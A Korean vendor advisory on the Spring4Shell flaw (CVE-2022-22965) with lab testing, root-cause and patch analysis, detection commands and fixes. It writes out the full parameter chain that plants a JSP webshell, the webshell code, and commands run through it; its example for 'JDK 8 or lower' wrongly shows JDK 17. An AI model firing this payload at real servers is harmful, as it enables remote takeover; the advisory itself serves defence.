※ 현재 Spring Framework 5.3.18, 5.2.20 패치, Spring Boot 2.5.12, 2.6.6 패치에서 조치가 완료됐다.

■ 영향 받는 소프트웨어 버전

CVE-2022-22965 에 취약한 소프트웨어는 다음과 같다.

S/W 구분	취약 버전
Spring Framework	5.3.0~5.3.17, 5.2.0~5.2.19 및 이전 버전


※ JDK 9 이상의 버전에서 실행되는 Spring MVC 또는 Spring WebFlux 웹 애플리케이션

[3] 자바 플랫폼을 위한 오픈소스 애플리케이션 프레임워크로 엔터프라이즈급 애플리케이션을 개발하기 위한 모든 기능을 종합적으로 제공하는 경량화 솔루션

[4] 자바 기반 로깅 유틸리티인 Log4J 에서 발생한 RCE 취약점으로 공격자가 원하는 코드를 서버에서 실행 가능하여 높은 수준의 심각도를 가지고 있다. (CVSS Score: 10)

■ 공격 시나리오

Spring4Shell(CVE-2022-22965) 취약점을 이용한 공격 시나리오는 다음과 같다.



[공격 시나리오]

① 공격자는 Spring4Shell에 취약한 대상을 탐색
② 취약한 환경의 웹 어플리케이션 서버에 Spring4Shell 공격 시도
③ 원격으로 임의 명령어 수행이 가능한 웹쉘 생성
④ 공격자는 획득한 쉘로 내부 네트워크에 악성 코드를 전파
⑤ 감염된 내부 PC 에서 중요 정보를 탈취

■ 테스트 환경 구성 정보


테스트 환경을 구축하여 Spring4Shell(CVE-2022-22965)의 동작 과정을 살펴본다.

이름	정보
공격자	Kali Linux 2022.1 (192.168.2.135)
피해자 (Docker container)	Spring Framework 5.3.17 JDK 9 Apache Tomcat 8.5.77

■ 취약점 테스트

Step 1. 환경구성

Spring4shell 테스트 환경은 VMware 와 Docker 를 이용하여 칼리 리눅스와 가상 컨테이너(JDK9 + Spring Framework)로 구성한다.



[테스트 환경 도식]

도커 이미지 실행 후 칼리 리눅스 웹 브라우저에서 컨테이너 주소로 접근했을 때 정상적으로 구성된 것을 확인할 수 있다.

[도커 컨테이너에서 구성된 피해자 웹 애플리케이션]

Step 2. PoC 테스트

테스트를 위한 PoC 가 저장된 github URL 은 다음과 같다.

URL : https://github.com/dinosn/spring-core-rce


step 1) 공격자 PC 에서 PoC 코드로 파이썬 파일(test.py)을 만든 뒤 실행한다.

```
$Python3 test.py --url http://127.0.0.1:8066
```


```
┌──(kali㉿kali)-[~/test]
└─$ python3 test.py --url http://127.0.0.1:8066/

shell:http://127.0.0.1:8066/tomcatwar.jsp?pwd=j&cmd=whoami
```

[PoC 코드 실행]

step 2) 피해자의 웹 애플리케이션에 웹셸이 생성되며, 이를 통해 임의 명령어 수행이 가능하다.



[웹셸 'cmd=whoami' 출력 내용]




[웹셸 'cmd=cat /etc/passwd' 출력 내용]

■ 취약점 상세 분석


Step 1. 취약점 발생 원인

Spring4Shell 취약점은 HTTP 요청이 웹 애플리케이션에 전달되었을 때, URL 또는 body 부분의 파라미터를 Java 객체에 할당하는 Data binding 메커니즘으로 인해 발생한다. 예를 들어 웹 애플리케이션에 "http://test.com/greeting?id=test" 요청이 전달되는 경우 @PostMapping("/gree
ting")로 인해 id="test" 파라미터를 Greeting 타입의 요청으로 분석하고, 객체 id 의 필드는 "test"로 설정된다.



[Data binding – 일반객체 변경]

Spring4Shell 취약점은 이러한 Data binding 메커니즘을 이용하여 일반 객체뿐만 아니라 **ClassLoader 속성을 설정할 수 있기 때문에 발생**한다. 공격자는 아래와 같이 URL 또는 body 에 ClassLoader 를 설정하는 요청을 보냄으로써 내부 객체를 변조하는 행위가 가능하다.



[Data binding – ClassLoader 객체 변경]

Step 2. 취약점 상세

Spring Framework 에서는 Data binding 을 수행할 때 ClassLoader, ProtectionDomain 과 같은 중요 객체가 외부에서 수정되는 것을 방지하기 위해 조건문(Class.class==beanClass)을 통해 값을 검증하는 코드 가 존재한다. 하지만 JDK 9 버전부터 모듈 클래스(class.getModule)가 도입되면서 ClassLoader 객체를 외부에서 수정할 수 있게 되어 Spring4shell 취약점으로 이어졌다.

```
PropertyDescriptor[] pds = this.beanInfo.getPropertyDescriptors();
for (PropertyDescriptor pd : pds) {
    if (Class.class == beanClass &&
            ("classLoader".equals(pd.getName()) ||  "protectionDomain".equals(pd.getName()))) {
        // Ignore Class.getClassLoader() and getProtectionDomain() methods - nobody needs to bind to those
    if (Class.class == beanClass && (!"name".equals(pd.getName()) && !pd.getName().endsWith("Name"))) {
        // Only allow all name variants of Class properties
        continue;
    }
    if (pd.getPropertyType() != null && (ClassLoader.class.isAssignableFrom(pd.getPropertyType())
            || ProtectionDomain.class.isAssignableFrom(pd.getPropertyType()))) {
        // Ignore ClassLoader and ProtectionDomain types - nobody needs to bind to those
        continue;
    }
```

[패치 내역 1 (CachedIntrospectionResult.java)]


Spring Framework 최신 패치 수정 내용을 보면 CVE-2010-1622 취약점 패치보다 엄격하게 타입을 제한하고 있으며, 클래스 속성의 이름 변수만 허용하도록 변경되었다. 또한 ClassLoader 및 ProtectionDomain 변조를 방지하기 위한 두 번째 체크 로직이 추가되었다.

```
@@ private void introspectInterfaces(Class<?> beanClass, Class<?> currClass, Set<St
      // GenericTypeAwarePropertyDescriptor leniently resolves a set* write method
      // against a declared read method, so we prefer read method descriptors here.
      pd = buildGenericTypeAwarePropertyDescriptor(beanClass, pd);
      if (pd.getPropertyType() != null && (ClassLoader.class.isAssignableFrom(pd.getPropertyType())
              || ProtectionDomain.class.isAssignableFrom(pd.getPropertyType()))) {
          // Ignore ClassLoader and ProtectionDomain types - nobody needs to bind to those
          continue;
      }
      this.propertyDescriptors.put(pd.getName(), pd);
```

[패치 내역 2 (CachedIntrospectionResult.java)]


Step 3. PoC 분석

테스트에 사용된 PoC 를 살펴보면, Tomcat 의 AccessLogValve 의 속성을 변조하여 웹 디렉토리에 웹쉘을 생성하고 있다. 요청에 ClassLoader 를 변경하는 파라미터를 실어 보내면 AccessLog 의 패턴, 확장자, 경로, 이름을 공격자가 의도한 내용으로 바꿀 수 있기 때문에 최종적으로는 웹 디렉터리 아래 웹쉘코드가 포함된 jsp 파일을 생성할 수 있다.



[PoC 공격 과정]

PoC 에서 피해자의 웹 애플리케이션으로 전송하는 요청은 아래와 같다.



[요청값 Body 내용(wireshark)]

공격에 활용되는 주요 값의 의미는 다음과 같다.

1) 로그파일 데이터 변경(덮어쓰기) : 로그 패턴을 웹쉘코드가 포함된 상수패턴으로 변경한다.

```
class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bc2%7Di%20if(%22j%22.equals(request.getParameter(%22pwd%22)))%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20int%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%3Din.read(b))!%3D-1)%7B%20out.println(new%20String(b))%3B%20%7D%20%7D%20%25%7Bsuffix%7Di
```

위 값에서 전송하는 상수패턴 데이터는 아래와 같은 웹쉘 코드이다.

```jsp
<%
java.io.InputStream in = Runtime.getRuntime().exec(request.getParameter("cmd")).getInputStream();
int a = -1;
byte[] b = new byte[2048];
while((a=in.read(b))!=-1) {
    out.println(new String(b));
}
%>
```

[로그파일에 작성되는 웹쉘코드]

2) 로그파일 확장자 변경 : 액세스 로그파일의 접미사를 “jsp”로 설정한다.

```
class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp
```


3) 로그파일 경로 변경 : 액세스 로그파일 경로를 웹루트 디렉터리로 변경한다.

```
class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT
```


4) 로그파일명 변경 : 로그파일명을 “tomcatwar”로 변경한다.

```
class.module.classLoader.resources.context.parent.pipeline.first.prefix=tomcatwar
```

위와 같은 요청을 통해 액세스 로그파일의 내용을 웹쉘 코드로 덮어쓰기 하고 jsp 확장자로 변경하여 웹 디렉토리에 위치시킬 수 있다. 해당 로그파일은 웹쉘로 동작하며 요청 파라미터를 통해 전달받은 임의 명령어를 수행한다.



[피해자 웹 애플리케이션에 tomcatwar.jsp 웹쉘 생성]



[웹브라우저 이용하여 웹쉘 실행]

■ Spring4Shell 점검 방법

Spring4shell 취약점은 JDK9 버전 이상을 사용하는 Spring Framework(Spring MVC 또는 Spring WebFlux) 웹 애플리케이션에서 발생한다. **JDK 버전과 Spring Framework 사용 유무**를 확인하여 판단할 수 있다.

1. JDK 버전 확인

현재 사용 중인 JDK 버전 확인 명령어를 통해 JDK 9 이상의 버전을 사용할 경우 취약하다.

```
# java -version
```

```
[root@36f43f6289d0 /]# java -version
java version "9.0.4"
Java(TM) SE Runtime Environment (build 9.0.4+11)
Java HotSpot(TM) 64-Bit Server VM (build 9.0.4+11, mixed mode)
[root@36f43f6289d0 /]#
```

['java -version' 명령어 출력 내용]

만일, 아래와 같이 JDK8 이하의 버전을 사용할 경우 해당 취약점으로부터 안전하다.

infosec

<예시>
openjdk version "17.0.2" 2022-01-18
OpenJDK Runtime Environment (build 17.0.2+8-Ubuntu-120.04)
OpenJDK 64-Bit Server VM (build 17.0.2+8-Ubuntu-120.04, mixed mode, sharing)

2. Spring Framework 사용 유무 확인

프로젝트가 jar, war 패키지로 되어 있는 경우 zip 확장자로 변경하여 압축을 해제한 뒤 명령어를 실행한다. 명령어 실행 시 아래와 같이 관련 파일이 존재한다면 Spring 프레임워크를 사용하여 개발된 응용 프로그램이므로 취약점에 대한 확인과 보안 대책이 필요하다.

```
#find . -name spring-beans*.jar
#find . -name spring*.jar
#find . -name CachedIntrospectionResuLts.class
```

```
[root@fb2f57aabe38 /]# find . -name spring-beans*.jar
./app/tomcat/webapps/ROOT/WEB-INF/lib/spring-beans-5.3.17.jar
[root@fb2f57aabe38 /]#
```

['find . -name spring-beans*.jar' 명령어 출력 내용]

■ 대응 방안

Spring4Shell 를 조치하는 가장 좋은 방법은 스프링 프레임워크를 최신 버전(5.2.20 또는 5.3.18)으로 업그레이드하는 것이다. Spring Boot 를 직접 사용하는 경우 2.6.6 버전으로 업그레이드하여 조치할 수 있다.

업그레이드 방법은 다음과 같다.

Maven – pom.xml 수정

```
<properties>
    <spring-framework.version>5.3.18</spring-framework.version>
</properties>
```

Gradle – build.gradle 수정

```
ext['spring-framework.version'] = '5.3.18'
```

Spring 공식 블로그는 업그레이드가 불가능한 경우 아래의 내용을 권고하고 있다.

1. Apache Tomcat 을 10.0.2, 9.0.62, 8.5.78 버전으로 업그레이드

2. JDK 9 이상 버전을 사용하고 있는 경우 JDK 8 로 다운그레이드

3. 웹애플리케이션 코드에 ClassLoader 내부필드 할당을 차단하는@ControllerAdvice 를 추가

```
@ControllerAdvice
@Order(Ordered.LOWEST_PRECEDENCE)
public class BinderControllerAdvice {

    @InitBinder
    public void setAllowedFields(WebDataBinder dataBinder) {
        String[] denylist = new String[]{"class.*", "Class.*", "*.class.*", "*.Class.*"};
        dataBinder.setDisallowedFields(denylist);
    }
```

※ 위 세 가지 방법은 임시 방안이며 Sring Framework 를 최신 버전으로 업그레이드하는 것을 권고

■ 참고 사이트

- URL: https://spring.io/blog/2022/03/31/spring-framework-rce-early-announcement#suggested-workarounds
- URL: https://jfrog.com/blog/springshell-zero-day-vulnerability-all-you-need-to-know/
- URL: https://unit42.paloaltonetworks.com/cve-2022-22965-springshell/
- URL: https://nvd.nist.gov/vuln/detail/CVE-2022-22965
- URL: https://www.lunasec.io/docs/blog/spring-rce-vulnerabilities/
- URL: https://github.com/spring-projects/spring-framework/commit/002546b3e4b8d791ea6acccb81eb3168f51abb15
- URL: https://medium.com/geekculture/spring-core-rce-cve-2022-22965-a-deep-understanding-f0bd02113769

EQST INSIGHT

2022.04

SK쉴더스

SK쉴더스㈜ 13486 경기도 성남시 분당구 판교로227번길 23, 4&5층
https://www.skshieldus.com

발행인 : SK쉴더스 EQST 담당
제　작 : SK쉴더스 PR팀